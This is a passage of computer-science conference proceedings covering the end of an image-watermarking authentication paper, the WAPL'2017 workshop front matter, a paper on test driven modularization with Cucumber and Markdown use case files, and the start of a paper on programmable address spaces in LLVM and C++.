Quantization of 3-level discrete HWT coefficients as a watermarking technique which allows us to embed authentication data into the digital image was used. Due to the high capacity of this watermarking method an additional redundancy was achieved. This property was used for the error correction code.



We embed WM only into HL3 and LH3 areas of the HWT as it keeps visual image distortion smaller than in case of LL3 area usage. Experimental investigation showed that proposed authentication method provides a good reliability to verify image authenticity even after JPEG compression with  $Q \geq 3$  and simultaneously an opportunity to recognise even small content image modifications and image quality assessments  $PSNR \geq 40$  and  $SSIM > 0.98$  just after WM embedding.

Proposed selective image authentication allows one to adjust system parameters so that resulting BER,  $Q$ , PSNR, SSIM, TNR, and TPR became acceptable with the needs.

#### ACKNOWLEDGMENT

Author thanks professor V. Korzhik for his everyday kind attention, help in investigations, and fruitful discussions.

#### REFERENCES

- [1] A. A. J. Menezes, P. Van Oorschot, and S. Vanstone, *Handbook of Applied Cryptography*, ser. Discrete Mathematics and Its Applications Series. Crc Press, 1997.
- [2] A. Haouzia and R. Noumeir, "Methods for image authentication: A survey," *Multimedia Tools Appl.*, vol. 39, no. 1, pp. 1–46, Aug. 2008. [Online]. Available: <http://dx.doi.org/10.1007/s11042-007-0154-3>
- [3] M. H. Lee, V. I. Korzhik, G. Morales-Luna, S. Lusse, and E. Kurbatov, "Image authentication based on modular embedding," *IEICE Transactions*, vol. 89-D, no. 4, pp. 1498–1506, 2006.
- [4] M. Goljan, J. J. Fridrich, and R. Du, "Distortion-free data embedding for images," in *Proceedings of the 4th International Workshop on Information Hiding*, ser. IHW '01. London, UK, UK: Springer-Verlag, 2001, pp. 27–41.
- [5] X.-y. Wang, L.-m. Hou, and J. Wu, "A feature-based robust digital image watermarking against geometric attacks," *Image Vision Comput.*, vol. 26, no. 7, pp. 980–989, Jul. 2008. [Online]. Available: <http://dx.doi.org/10.1016/j.imavis.2007.10.014>
- [6] M. Alghoniemy and A. H. Tewfik, "Geometric invariance in image watermarking," *IEEE Transactions on Image Processing*, vol. 13, no. 2, pp. 145–153, Feb 2004.
- [7] S. Shefali and S. M. Deshpande, "Moment invariants for digital image authentication and authorization," in *2007 International Conference on Control, Automation and Systems*, Oct 2007, pp. 1296–1300.
- [8] H. M. Al-Otum, "Color image authentication using a zone-corrected error-monitoring quantization-based watermarking technique," *Optical Engineering*, vol. 55, no. 8, p. 083103, 2016.
- [9] A. Zhuvikin, V. Korzhik, and M.-L. Guillermo, "Semi-fragile image authentication based on CFD and 3-bit quantization," *Indian Journal of Science and Technology*, vol. 9, no. 48, 2017.
- [10] E. Maiorana, P. Campisi, and A. Neri, "Signature-based authentication system using watermarking in the ridgelet and radon-dct domain," pp. 67 410I–67 410I–12, 2007. [Online]. Available: <http://dx.doi.org/10.1117/12.738013>
- [11] G. K. Wallace, "The jpeg still picture compression standard," *IEEE Trans. on Consum. Electron.*, vol. 38, no. 1, pp. xviii–xxxiv, Feb. 1992. [Online]. Available: <http://dx.doi.org/10.1109/30.125072>
- [12] G. Kutyniok and D. Labate, *Shearlets: Multiscale Analysis for Multivariate Data*. Birkhauser Mathematics, 2012.
- [13] Y. Qu, X. Mu, L. Gao, and Z. Liu, *Facial Expression Recognition Based on Shearlet Transform*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, pp. 559–565. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-29387-0\\_86](http://dx.doi.org/10.1007/978-3-642-29387-0_86)
- [14] P. Porwik and A. Lisowska, "The Haar wavelet transform in digital image processing: its status and achievements," *Int. Journal Machine Graphics & Vision.*, vol. 13, no. 1, pp. 79–98, 2004.
- [15] S. Hauser, "Fast finite shearlet transform: A tutorial," 2011, university of Kaiserslautern, Preprint.
- [16] I. Amidror, *Mastering the Discrete Fourier Transform in One, Two or Several Dimensions: Pitfalls and Artifacts*, 1st ed. Springer Publishing Company, Incorporated, 2015.
- [17] N. A. Dodgson, "Image resampling," University of Cambridge, Computer Laboratory, Tech. Rep. UCAM-CL-TR-261, 1992.
- [18] F. Ahmed and M. Y. Siyal, *A Robust and Secure Signature Scheme for Video Authentication*. 2007 IEEE, International Conference on Multimedia and Expo, 2007.
- [19] R. G. Gallager, "Low-density parity-check codes," 1963.
- [20] G. V., "Iterative decoding of low-density parity check codes (a survey)," *eprint arXiv:cs/0610022*, 2006.
- [21] Q. Huynh-Thu and M. Ghanbari, "Scope of validity of PSNR in image/video quality assessment," *Electronics letters*, vol. 44, no. 13, pp. 800–801, 2008.
- [22] E.-M. A. Mohammadi P. and S. Sh., "Subjective and objective quality assessment of image: A survey," 2014.

# 6<sup>th</sup> Workshop on Advances in Programming Languages

**P**ROGRAMMING languages are programmers' most basic tools. With appropriate programming languages one can drastically reduce the cost of building new applications as well as maintaining existing ones. In the last decades there have been many advances in programming languages technology in traditional programming paradigms such as functional, logic, and object-oriented programming, as well as the development of new paradigms such as aspect-oriented programming. The main driving force was and will be to better express programmers' ideas. Therefore, research in programming languages is an endless activity and the core of computer science. New language features, new programming paradigms, and better compile-time and run-time mechanisms can be foreseen in the future.

The aims of this event is to provide a forum for exchange of ideas and experience in topics concerned with programming languages and systems. Original papers and implementation reports are invited in all areas of programming languages.

## TOPICS

- Automata theory and applications
- Compiling techniques
- Context-oriented programming languages to specify the behavior of software systems and dynamic adaptations
- Domain-specific languages
- Formal semantics and syntax
- Generative and generic programming
- Grammarware and grammar based systems
- Knowledge engineering languages, integration of knowledge engineering and software engineering
- Languages and tools for trustworthy computing
- Language theory and applications
- Language concepts, design and implementation
- Markup languages (XML)
- Metamodeling and modeling languages
- Model-driven engineering languages and systems
- Practical experiences with programming languages
- Program analysis, optimization and verification
- Program generation and transformation
- Programming paradigms (aspect-oriented, functional, logic, object-oriented, etc.)
- Programming tools and environments
- Proof theory for programs
- Specification languages
- Type systems
- Virtual machines and just-in-time compilation
- Visual programming languages

## BEST PAPER AWARD

To celebrate WAPL's 10 years old, the 1<sup>st</sup> edition was in 2007, a Best Paper award will be offered to distinguish a work of high quality presented in the workshop. Award comprises a certificate for the authors and will be announced during the conference dinner.

## KEYNOTE SPEAKERS

- Marjan Mernik from University of Maribor (Slovenia) and University of Alabama at Birmingham (USA)
- Jan Vitek from the Programming Research Laboratory, CCIS at Northeastern University, Boston (USA)

## STEERING COMMITTEE

- Janousek, Jan, Czech Technical University, Czech Republic
- Luković, Ivan, University of Novi Sad, Serbia
- Mernik, Marjan, University of Maribor, Slovenia
- Slivnik, Božar, University of Ljubljana, Slovenia

## SECTION EDITORS

- Rangel Henriques, Pedro, Universidade do Minho, Portugal

## REVIEWERS

- Barisic, Ankica, Universidade Nova de Lisboa, Portugal
- Horvath, Zoltan, Eotvos Lorand University, Hungary
- Janousek, Jan, Czech Technical University, Czech Republic
- Kardaş, Geylani, Ege University International Computer Institute, Turkey
- Kern, Heiko, University of Leipzig, Germany
- Kollár, Ján, Technical University of Kosice, Slovakia
- Kosar, Tomaž, University of Maribor, Slovenia
- Lopes Gançarski, Alda, TELECOM SudParis, Evry, France
- Luković, Ivan, University of Novi Sad, Serbia
- Mandreoli, Federica, University of Modena, Italy
- Martínez López, Pablo E. "Fidel", Universidad Nacional de Quilmes, Argentina
- Mernik, Marjan, University of Maribor, Slovenia
- Milašinović, Boris, University of Zagreb Faculty of Electrical Engineering and Computing, Croatia
- Milewicz, Reed, University of Alabama at Birmingham, United States

- **Moessenboeck, Hanspeter**, Johannes Kepler Universitat Linz, Austria
- **Pai, Rekha**, National Institute of Technology Calicut, India
- **Papaspyrou, Nikolaos**, National Technical University of Athens, Greece
- **Porubán, Jaroslav**, Technical University of Kosice, Slovakia
- **Saraiva, João**, Universidade do Minho, Portugal
- **Sierra Rodríguez, José Luis**, Universidad Complutense de Madrid, Spain
- **Slivnik, Boštjan**, University of Ljubljana, Slovenia
- **Splawski, Zdzisław**, Wrocław University of Science and Technology, Poland
- **Van Wyk, Eric**, University of Minnesota, United States
- **Varanda Pereira, Maria João**, Instituto Politecnico de Braganca, Portugal
- **Watson, Bruce**, Stellenbosch University, South Africa

# Welcome to WAPL'2017

Pedro Rangel Henriques

**I** WOULD like to take the chance to welcome all of you to the 6th Workshop on Advances in Programming Languages, WAPL'2017, that will happen 10 years after the 1st edition hold in Wisla, Poland, in 2007.

A long way has been traversed since the first version of FORTRAN in November 1954. Many research was done, both focussing the theory of formal Languages and Grammars or the development of Programming Language Tools.

Programming Languages appeared to realize the evolution in Computer Science that proposed new programming paradigms; also the birth of new areas for computer application motivated the design of new languages. New languages require new parsing techniques and new compilers. In this context, many years ago language engineers introduced a revolutionary approach to program development: the 'generative approach' based on the existence of tools that can generate effective programs from a formal specification of the program (in that case, from a grammar).

However the appearance of languages tailored for specific targets, the so-called Domains Specific Languages (DSL), aiming at offering an easier and more elegant way to cope with problems in concrete applications, justified the never ending

evolution of research work in the field of formal language processing. After the focus in the design of languages and the construction of their interpreters or compilers, in the last 20 years a new field of research rose up: program comprehension and the underlying need for (source) code analysis (techniques and tools).

In this context and being sure that "programming languages are programmers' most basic tools" WAPL aims at providing a forum for exchange of ideas and experience in all the topics concerned with programming languages and systems, from Automata theory and Compiling techniques to Programming tools and environments or Visual programming languages. This year the program that we have put is composed of 10 papers (2 full and 8 short or position papers) that cover different topics, as expected and as we would desire: language definition, grammars and parsing; Compilers and High-performance computing; source-code annotation/analysis and their applications; Modeling and Testing.

I hope you enjoy and take the best from your attendance. Being sure that your active participation is crucial for the success of the Workshop, we look forward to seeing you all, together with any newcomers, in the next editions.



# Use Case Driven Modularization as a Basis for Test Driven Modularization

Michal Bystrický and Valentino Vranić

Institute of Informatics, Information Systems and Software Engineering

Faculty of Informatics and Information Technologies

Slovak University of Technology in Bratislava

Ilkovičova 2, Bratislava, Slovakia

Email: {michal.bystricky,vranic}@stuba.sk

**Abstract**—While in waterfall-like processes changes are expected to happen mostly after the main development has finished, agile approaches have incorporated response to changes into the main development itself, which raises the importance of the ability to respond to changes effectively to a *sine qua non*. Changes are specified from the perspective of how users actually use systems, i.e., usage scenarios, which does not correspond to a common object-oriented code modularization. In their complete form, usage scenarios can be directly observed in user acceptance tests. Unit tests reveal parts of usage scenarios, too. Logically, tests follow the modularization of the code they are related to. Thus, in common object-oriented code, user acceptance tests, which play a very important role in any kind of software development process and which follow the procedural modularization, would be scattered and, consequently, hard to maintain. In this paper, we propose a new approach capable of achieving test driven modularization, i.e., organizing code according to tests. Besides pure test driven modularization, which can be based on user acceptance tests, unit tests, or both, the approach also enables combining use case and test driven modularization.

**Keywords:** modularization, use case, user acceptance test, unit test, test driven development, Cucumber

## I. INTRODUCTION

WHILE in waterfall-like processes changes are expected to happen mostly after the main development has finished, agile approaches have incorporated response to changes into the main development itself, which raises the importance of the ability to respond to changes effectively to a *sine qua non*. Changes are specified from the perspective of how users actually use systems, i.e., usage scenarios, which does not correspond to a common object-oriented code modularization.

In their complete form, usage scenarios can be directly observed in user acceptance tests. Unit tests reveal parts of usage scenarios, too. Test driven development [18] and its red-green-refactor loop makes tests very close to code, but the developers have to switch between tests and code hundreds of times to make their test “green.” Although a test itself is contained within a small number of mock modules, the tested code remains spread throughout many modules, which significantly increases tracing.

Logically, tests follow the modularization of the code they are related to. Thus, in common object-oriented code, user acceptance tests, which play a very important role in any kind of software development process and which follow the procedural

modularization, would be scattered and, consequently, hard to maintain. This is of particular importance, since it is known that user acceptance tests immensely improve code comprehension, as can be seen in the Cucumber approach [7].

User acceptance tests are highly related to use cases [22], and there are several approaches capable of preserving use cases in code, such as DCI (Data, Context and Interaction) [4], aspect-oriented software development with use cases [12], and our own approach of inter-language use case driven modularization [1]. However, all these approaches fail to fully support expressing user acceptance tests because user acceptance tests are actually based on user interfaces, and good use cases are kept independent of user interface details.

Use case driven modularization and mechanisms that are used to achieve it remain a good basis for establishing a new kind of modularization—test driven modularization—which we propose in this paper. Keeping user interface code coupled with the corresponding application logic code is essential for this kind of modularization. Modern user interfaces tend to be written in dedicated languages and this is where inter-language use case driven modularization, which enables mixing fragments of code written in different programming languages in so-called virtual files with their continuous merging into compilable and executable units [1], provides the necessary capabilities missing in other approaches to preserving use cases in code.

The rest of the paper is organized as follows. Section II explains briefly how inter-language use case driven modularization is implemented. Section III proposes the new approach that enables test driven modularization. Section IV compares our approach to related work. Section V concludes the paper.

## II. INTER-LANGUAGE USE CASE DRIVEN MODULARIZATION

Several approaches capable of organizing code according to use cases are available. However, since each language is intended for its specific use, an approach suitable for test driven modularization has to support mixing different languages in program modules. Literal inter-language use case driven modularization [1] enables exactly this. In this approach, code for a use case is located in a *use case module*, which is simply a file: a *use case file*. On top of the use case file there is a



use case in its text form, a *use case text*, written in form of a comment. Under the use case text is a class which represents the use case, and its methods represent the use case steps. A framework executes the methods representing the use case steps based on the use case text. The mapping between the text of the steps and the corresponding methods is maintained with a naming convention: method names are actually derived from the use case step text by turning it into the camel case format.

The use of different languages is enabled by so-called *virtual files*. Virtual files are defined using particular comment conventions directly within the methods that implement use case steps. All virtual files are extracted out of use case files, merged, and saved by a *preprocessor*, which also resolves possible virtual file duplicities and gathers the code from partial virtual files that contain partial namespaces or classes. The preprocessor saves the files containing the merged code, which are actual files, to their *virtual file paths* as indicated in the corresponding virtual files. Subsequently, the merged code can be executed, which may require a compilation depending on the programming language.

Additions and alterations of virtual files in use case files are propagated to the merged code and to other use case files by the preprocessor. Accordingly, deletions and alterations in the merged code are propagated to use case files, too. Since there is no way of knowing to which use case are additions to the merged code related, these additions are not propagated to virtual files in use case files. All changes to use case files and merged code, including the direct changes by developers, are displayed to developers and logged. This process of change propagation is actually *synchronization*, as will be referred to further.

### III. INCLUDING TESTS IN USE CASES

Test driven modularization aims at organizing code according to tests keeping their representation in code. For this, the synchronization mechanism from inter-language use case driven modularization was employed accompanied by the new mechanism of use case coverage calculation that we propose here.

Via test driven modularization, our approach provides yet another view on software under development. This view may be combined with literal inter-language use case driven modularization, but what is always available is the modularization of the merged files (recall Section II). Developers can switch between these modularizations and get the perspective that suits best their current needs. Of course, all three modularizations have to be maintained. However, the tools capable of synchronizing changes can automate this process.

Section III-A explains the details of writing tests within use case modules. To enable keeping track of how well tests cover use cases, the approach embraces a continuous calculation of this value, which is described in Section III-B. Writing user acceptance tests is described in Section III-C. Test representation is described in Section III-D. Section III-E

provides a brief information on the experience we have in applying our approach.

#### A. Tests in Use Case Modules

In literal inter-language use case driven modularization, use case steps appear in the classes representing use cases as comments along with the related code. but comments are hard to write and maintain and development environments do not support code completion and syntax highlighting for code inside of comments. To address this problem, we propose to use the Markdown format in use case files. Consider the *Add Product into Cart* use case:

```
# Use case Add Product into Cart
## Main scenario
1. User selects to add a product into cart
2. System saves the product into cart
3. System notifies user about updating shopping cart
4. Include "Show Cart"

# Code                                     ## controller/public.js
## view/product-detail.html               ``js
``html                                   (function () {
<h3>{%=o.product.name%}</h3>              this.addToCart
<p>{%=o.product.description%}</p>         = function (event) {
<div>{%=o.product.price%}</div>           require({
<a id="add-into-cart">                     Cart:  "model/Cart.js"
  Add into cart</a>                        `` ...
``                                         `` ...

## model/Cart.js
``js
({ add: function (id) {...} })
``

# Tests
## tests/features/cart.feature            ## tests/unit/cart.js
``feature                                ``js
Feature: Shopping cart                    ...
Scenario:                                 Cart.empty();
  Adding products into cart               assert(
  Given I am on the test page              Cart.getAll().length === 0,
  When I click on "Add into cart"          "The empty cart should have
  Then I should see "Test pro."           zero items");
  And I should see "120 EUR"               Cart.add("1");
``                                         assert(
``                                         Cart.getAll().length === 1,
``                                         "...");
``                                         ``
``                                         ``
```

As can be seen, the actual use case implementation follows the use case text. This part constitutes a separate section in Markdown. It consists of virtual files (recall Section II) with virtual file paths represented by second level Markdown headers.

The tests for the use case, placed into a separate, *test section* of the use case file, follow the code section. The test section consists of virtual files, thus the same synchronization mechanisms apply to tests as in the code section. The example contains two tests: the *Adding Products into Cart* user acceptance test written in the Cucumber's Gherkin language [7] and the *Cart* unit test.

For the merged files, we used common object-oriented modularization with the Model-View-Controller architectural pattern, but any other kind of modularization, such as functional or procedural, can be used as well. Use case driven or test driven modularization can be built upon any kind of underlying modularization.

If a test from the test section is moved to the top of a use case file, the preprocessor treats virtual files in this section as use

cases in the use case section in use case driven modularization, where each line of the test is treated as a use case step in the main flow.

### B. Use Case Coverage

Each use case should be covered by the corresponding code. This can be measured as a percentage of the words from the use case found in the declarations residing in its code. Also, each use case should be covered by the corresponding tests. In the same way, the coverage of use cases by the tests can be measured as a percentage of the words from the use case found in the declarations residing in its tests.

With each change in use case files, the preprocessor recalculates and displays in its console output the coverage for each use case step along with the words that are missing in the code and in the tests. The missing words are the words present in use cases, but not covered by code or tests. Conjunctions, prepositions, and articles can be ignored, which can be specified in the *ignored words file*.

Missing words can also be pseudo-covered by code if they are included in comments inside of four asterisk symbols (denoting the bold font in Markdown). In the same way, they can be pseudo-covered by tests, too. Consider this virtual file as an example:

```
## view/bank-transfer.html
'''html
<!-- **provide bank transfer instructions** -->
<p>Please send the payment to the address below.</p>
'''
```

Although the “provides” word is missing in the corresponding use case step, the preprocessor captures its form “provide” introduced in the comment and considers it as being covered by code. Here, the difference algorithm [15] is used. The similarity of 70% or higher is considered to indicate the words are the same.

By presenting the percentage of how well use cases are covered in both code and tests encourages developers to work on increasing it, which is achieved by a better test and use case driven modularization.

Conveniently, the links between use cases and code—i.e., between a use case step and a line of code or a line of test—can be visualized by using our tool (see the relationship walkthrough video at <https://youtu.be/N1hbu3K0yp4>).

### C. Writing User Acceptance Tests

As can be seen from the *Add Product into Cart* use case example introduced at the beginning of this section, user acceptance tests closely follow use cases, which makes them appropriate for use case driven modularization. User acceptance tests can also be written in the form of use cases to ensure they cover the corresponding use cases fully. The main steps of a user acceptance test would then actually be the same as the steps of a use case. Each such step is followed by a sequence of actual test steps that specify the corresponding testing actions. This is the first step of the test from our *Add Product into Cart* use case example: “User selects to add a product into cart” is followed by the following actual test steps:

```
When I click on "Add into cart"
Then I should see "Test product"
```

The test steps are then expressed by code. Here is the code for the use case step:

```
this.When(/^user selects to add a product
into cart$/, function () {
  this.clickOn("Add into cart");
  this.shouldSee("Test product");
});
```

### D. Writing Unit Tests

Unit tests follow the modularization of object-oriented code which is different than use case driven modularization. However, unit tests are capable of testing use case steps at least partially. Consider the following example of the test for the “System saves the product into cart” step of the *Add Product into Cart* use case:

```
function testSaveProductIntoCart() {
  product = {...}
  assert(Cart.save(product) === true,
    "System should save the product into cart");
}
```

A use case step can be implemented as an exception, too. For this, the `Cart.save()` call in the `testSaveProductIntoCart()` function should be wrapped into a try-catch block. If the call fails, an assert function will raise an exception with the “System should save the product into cart” message from the use case step. Notice that all the words are the same as in the use case step except for “should,” which is characteristic for tests.

### E. Experience with the Approach

Being encouraged by the positive results of two studies of our approach to use case driven modularization, one of which embraced our own e-shop application with its seven use cases (including the use case presented in Section III-A), while the other one consisted of remodularizing the well-known OpenCart e-commerce platform into 55 use cases,<sup>1</sup> so far, we successfully applied our approach to test driven modularization to our own e-shop application. We implemented a combined use case driven and test driven modularization version and a pure test driven modularization version (based on user acceptance tests).<sup>2</sup>

## IV. RELATED WORK

DCI [4], [19], aspect-oriented software development with use cases [11], [12], InFlow [2], and behavioral programming [8] preserve use cases in code. Each approach enforces a specific use case representation in code, e.g., DCI does this via roles, while aspect-oriented software development with use cases employs aspects. In our approach, use case representation can be freely chosen while the approach still achieves use case representation in code. Approaches to generating object-oriented code from use cases [6], [23] do not actually represent use cases in code.

<sup>1</sup>See [github.com/useion/opencart](https://github.com/useion/opencart).

<sup>2</sup>See [youtu.be/zK8QKsIOkOg](https://youtu.be/zK8QKsIOkOg) and [github.com/useion/useion-e-shop](https://github.com/useion/useion-e-shop) (the test modules can be found in the context/behavioral folder). More information is available at [useion.com](https://useion.com).

Software artifacts were combined previously in literate programming [14], too. Literate programming brings code into documentation, but not tests into code. The code is extracted and combined by the noweb tool [13], which is basically a preprocessor or code generator [5]. This is similar to our approach and literate programming is even capable of expressing use case modules as our approach. However, without synchronization, code duplication would occur, which would be unbearable.

Code defragmentation can be achieved also by applying Object Teams [10], subject-oriented programming [17], and symmetric aspect-oriented composition [3], [9], but none of these approaches achieves this at the level of multiple languages, as we do.

Different structuring of code provides different views on software. Although dynamic structuring has been reported [16], [21], it was not achieved at the file system level, but using a particular editor. Our approach provides use case and test views, which are synchronized at the file system level and can be used simultaneously.

The Cucumber project [7] enables test execution based on the text specification written in Gherkin, but each step has to be expressed in code. This is similar to our approach where code can be structured according to the text specification of use cases while each their step has to be expressed in code.

While in our approach a web based interface is used to display the links between use cases or user acceptance tests and code, exposing them directly in the development environment using, for example, information tags [20] could help in making developers pay more attention to use case coverage.

## V. CONCLUSIONS

In this paper, we propose a new approach capable of achieving test driven modularization. It enables organizing code according to tests. The approach employs inter-language use case driven modularization, which provides a good basis for keeping code modularized according to user acceptance tests and enables mixing different kinds of languages, which is particularly useful when dedicated languages are used for user interface development. Besides pure test driven modularization, which can be based on user acceptance tests, unit tests, or both, the approach also enables combining use case and test driven modularization.

## ACKNOWLEDGMENTS

The work reported here was supported by the Scientific Grant Agency of Slovak Republic (VEGA) under the grant No. VG 1/0752/14. This contribution/publication is also a partial result of the Research & Development Operational Programme for the project Research of Methods for Acquisition, Analysis and Personalized Conveying of Information and Knowledge, ITMS 26240220039, co-funded by the ERDF. Michal Bystrický was supported by the STU Grant scheme for Support of Young Researchers.

## REFERENCES

- [1] M. Bystrický and V. Vranić. Literal inter-language use case driven modularization. In *Proceedings of LaMOD'16: Language Modularity À La Mode, workshop, Modularity 2016*, Málaga, Spain, 2016. ACM. doi.org/10.1145/2892664.2893465.
- [2] M. Bystrický and V. Vranić. Preserving use case flows in source code: Approach, context, and challenges. *Computer Science and Information Systems Journal (ComSIS)*, 14(2):423–445, 2017. doi.org/10.2298/CSIS151101005B.
- [3] J. Bálik and V. Vranić. Symmetric aspect-orientation: Some practical consequences. In *Proceedings of NEMARA 2012: International Workshop on Next Generation Modularity Approaches for Requirements and Architecture*, at AOSD 2012, Potsdam, Germany, 2012. ACM. doi.org/10.1145/2162004.2162007.
- [4] J. Coplien and G. Bjørnvig. *Lean Architecture for Agile Software Development*. Wiley, 2010.
- [5] K. Czarnecki and U. Eisenecker. *Generative Programming: Methods, Tools, and Applications*. Addison-Wesley, 2000.
- [6] J. Franců and P. Hnětynka. Automated code generation from system requirements in natural language. *e-Informatica Software Engineering Journal*, 3(1):72–88, 2009.
- [7] S. Garg. *Cucumber Cookbook*. Packt Publishing, 2015.
- [8] D. Harel, A. Marron, and G. Weiss. Behavioral programming. *Communications of the ACM*, 55(7):90–100, July 2012. doi.org/10.1145/2209249.2209270.
- [9] W. H. Harrison, H. L. Ossher, and P. L. Tarr. Asymmetrically vs. symmetrically organized paradigms for software composition. Technical Report RC22685, IBM Research, 2002.
- [10] S. Herrmann. A precise model for contextual roles: The programming language ObjectTeams/Java. *Applied Ontology*, 2(2):181–207, 2007.
- [11] I. Jacobson. Use cases and aspects – working seamlessly together. *Journal of Object Technology*, 2(4), 2003. doi.org/10.5381/jot.2003.2.4.c1.
- [12] I. Jacobson and P.-W. Ng. *Aspect-Oriented Software Development with Use Cases*. Addison-Wesley, 2004.
- [13] A. Johnson and B. Johnson. Literate programming using (noweb). *Linux Journal*, 1997(42es), 1997.
- [14] D. E. Knuth. Literate programming. *The Computer Journal*, 27(2):97–111, 1984.
- [15] E. W. Myers. An o(nd) difference algorithm and its variations. *Algorithmica*, 1:251–266, 1986.
- [16] M. Nosál'. Sieve source code editor. <https://github.com/MilanNosal/sieve-source-code-editor>, 2015.
- [17] H. Ossher, W. Harrison, F. Budinsky, and I. Simmonds. Subject-oriented programming: Supporting decentralized development of objects. In *Proceedings of 7th IBM Conference on Object-Oriented Technology*, 1994.
- [18] M. Rahman and J. Gao. A reusable automated acceptance testing architecture for microservices in behavior-driven development. In *2015 IEEE Symposium on Service-Oriented System Engineering, SOSE 2015*, 2015. doi.org/10.1109/SOSE.2015.55.
- [19] T. Reenskaug and J. O. Coplien. The DCI architecture: A new vision of object-oriented programming. Artima Developer, 2009.
- [20] K. Rástočný and M. Bieliková. Empirical metadata maintenance in source code development process. In *4th Eastern European Regional Conference on the Engineering of Computer Based Systems*, 2015. doi.org/10.1109/ECBS-EERC.2015.13.
- [21] M. Sulír and M. Nosál'. Sharing developers' mental models through source code annotations. In *Proceedings of 2015 Federated Conference on Computer Science and Information Systems, FedCSIS 2015*, Łódź, Poland, 2015. IEEE. doi.org/10.15439/2015F301.
- [22] P. Zielczynski. Traceability from use cases to test cases, 2006. IBM developerWorks, <https://www.ibm.com/developerworks/rational/library/04/r-3217/>.
- [23] M. Śmiałek, N. Jarzębowski, and W. Nowakowski. Translation of use case scenarios to Java code. *Computer Science*, 13(4):35–52, 2012. doi.org/10.7494/csci.2012.13.4.35.

# Towards Programmable Address Spaces

Andrew Gozillon<sup>†</sup> and Paul Keir<sup>\*</sup>

University of the West of Scotland

High St., Paisley PA1 2BE, Scotland, United Kingdom

Email: <sup>\*</sup>andrew.gozillon@uws.ac.uk, <sup>†</sup>paul.keir@uws.ac.uk

**Abstract**—High-performance computing increasingly makes use of heterogeneous many-core parallelism. Individual processor cores within such systems are radically simpler than their predecessors; and tasks previously the responsibility of hardware, are delegated to software. Rather than use a cache, fast on-chip memory, is exposed through a handful of address space annotations; associating pointers with discrete sections of memory, within trivially distinct programming languages. Our work aims to improve the programmability of address spaces by exposing new functionality within the LLVM compiler, and then the existing template metaprogramming system of C++. This is achieved firstly via a new LLVM attribute, `ext_address_space` which facilitates integration with the non-type template parameters of C++. We also present a type traits API which encapsulates the address space annotations, to allow execution on both conventional and extended C++ compilers; and illustrate its applicability to OpenCL 2.x.

## I. INTRODUCTION

THE MAJORITY of today's architectures are heterogeneous. This means they contain at least two different types of processors or different local memory units. A familiar example of this is the modern personal computer (PC) which contains both a graphics processing unit (GPU) and a central processing unit (CPU). These architectures have immense potential as the extra processors tend to be specialized for particular tasks. For example, GPUs are specialized for rendering graphics. However, the parallel structure of the GPU lends it incredibly well to single instruction multiple data (SIMD) tasks on large data sets. This is commonly referred to as general-purpose computing on graphics processing units (GPGPU). Due to this several programming models centered on taking advantage of this aspect have been created. The two most iconic are OpenCL [1] and CUDA [2]. GPUs are exceptional at performing SIMD tasks, so much so that several of the supercomputers in the TOP500 list [3] use them.

However, power often comes at a cost. In the case of heterogeneous architectures, the complexity of the program increases for software aiming to take full advantage of the power available. One of the more common added complexities is memory management. Memory management is an important aspect of several heterogeneous architectures, as auxiliary processors of these architectures can have separate memory from their primary processor. One such architecture are PCs containing GPUs. Each GPU has dedicated memory and data must explicitly be transferred across from main memory by the CPU. Current GPGPU programming models also segment GPU memory into several distinct address spaces with different properties that help increase throughput.

## Figure 1 C++ Address Space API

```
add_as_t<int,42> i = 12345;
static_assert(get_as_v<decltype(i)>==42);
assert(i == 12345)
```

In some cases, *named address space* qualifiers have been introduced to help associate variables with certain address spaces and thus certain properties. Named address space began in the Embedded C Extension [4], a set of optional extensions to the C programming language for use with embedded processors and have since spread. In fact, several GPGPU programming models make use of them for example CUDA, OpenCL and Metal [5]. An example from OpenCL is the `__private` qualifier which restricts the scope of a variable to a thread. Other programming models such as OpenACC [6] aim to promote a higher level view of GPGPU programming and abstract away address spaces from the programmer.

Both C and C++ are commonly used or extended in GPGPU programming. In fact all of the above mentioned programming models and languages with address spaces use or extend C/C++ in some way to achieve their goal. However, despite the number of models that make use of both C/C++ and address spaces, there is no standard compiler or library support for address spaces within C/C++. We believe that a C++ library-based approach could assist greatly in bringing address space support to C++. An API that new programming models could explore and integrate with would help improve portability and programmability. Having an API like this available also removes the requirement to extend the compiler for named address space support. As such we have created an C++ template API that takes inspiration from the C++ standard libraries type traits, an example can be found in Figure 1.

To aid in showcasing our API's viability we have decided to use the Clang [7] compiler's address space implementation. The Clang compiler's address space implementation is different from named address spaces. It takes the generic approach of accepting an integral parameter, provided by an end-user, to specify the value's address space, instead of having a fixed name set while building the compiler itself. This lends itself well to our API, which proposes integral parameters to index address spaces. Modifications to the LLVM compiler were made to add support for C++ *non-type* template parameters; since submitted as a patch. Note however that the API works

with or without our LLVM extension, having two separate implementations hidden behind one interface.

## II. THE PROGRAMMABLE ADDRESS SPACE

The named address space implementation of address space qualifiers does not lend itself easily to user programmability. The main reason for this is that they have fixed names that differ per architecture, this makes creating portable libraries dealing with address spaces challenging. This type of qualifier can be found in Embedded C, OpenCL and CUDA.

The Clang compiler has chosen another more generic direction with its address space qualifier choosing an attribute as its basis, an example can be found in Figure 2. In this variation, a single qualifier is developed for applying address spaces to a variable; rather than separate names for each address space in an architecture or programming model. The attribute accepts a constant integer as an argument. This argument can be hard coded as shown in the example in Figure 2 or be a constant integer provided that it is not from a function or template argument. Each unique integer value corresponds to a unique address space.

Whilst Clang's current address space qualifier is a lot more generic and portable than named address spaces, it is not standard C++; rather being a non-standard extension of LLVM. It is also not as programmable as we might like, as it *cannot be used with template parameters*. As such we have built on Clang's address space qualifier and created a variation named `ext_address_space`. This variation allows non-type template integer parameters to be used as arguments.

**Figure 2** An address space attribute in the Clang compiler

---

```
__attribute__((address_space(1))) int*as;
```

---

## III. C++ TRAIT API

The implemented address space has increased programmability and allows for a variety of C++ template API's to be put in place; which in turn can make using address spaces easier and safer. In our case, we created an API that borrows from the C++ standard library's *type traits*. Type traits are used for gathering compile time type information and manipulating types. This C++ API lends itself to being overloaded, allowing other types of address spaces to be encapsulated inside. This allows it to act as an interface for different types of C++ programming models. This is exemplified in this section, as our API does not require our Clang address space extension to function; instead it acts as an interface for it when present and falls back on another implementation when it's absent.

### A. The Traits API with `ext_address_space`

Our address space API uses three main class templates. The first is `get_as` (Figure 5), which allows the retrieval of the address space value from a type. The other two are `remove_as` (Figure 4) and `add_as` (Figure 3) which allow the programmer to both remove and add the address space on

**Figure 3** The `add_as` class template and its type alias

---

```
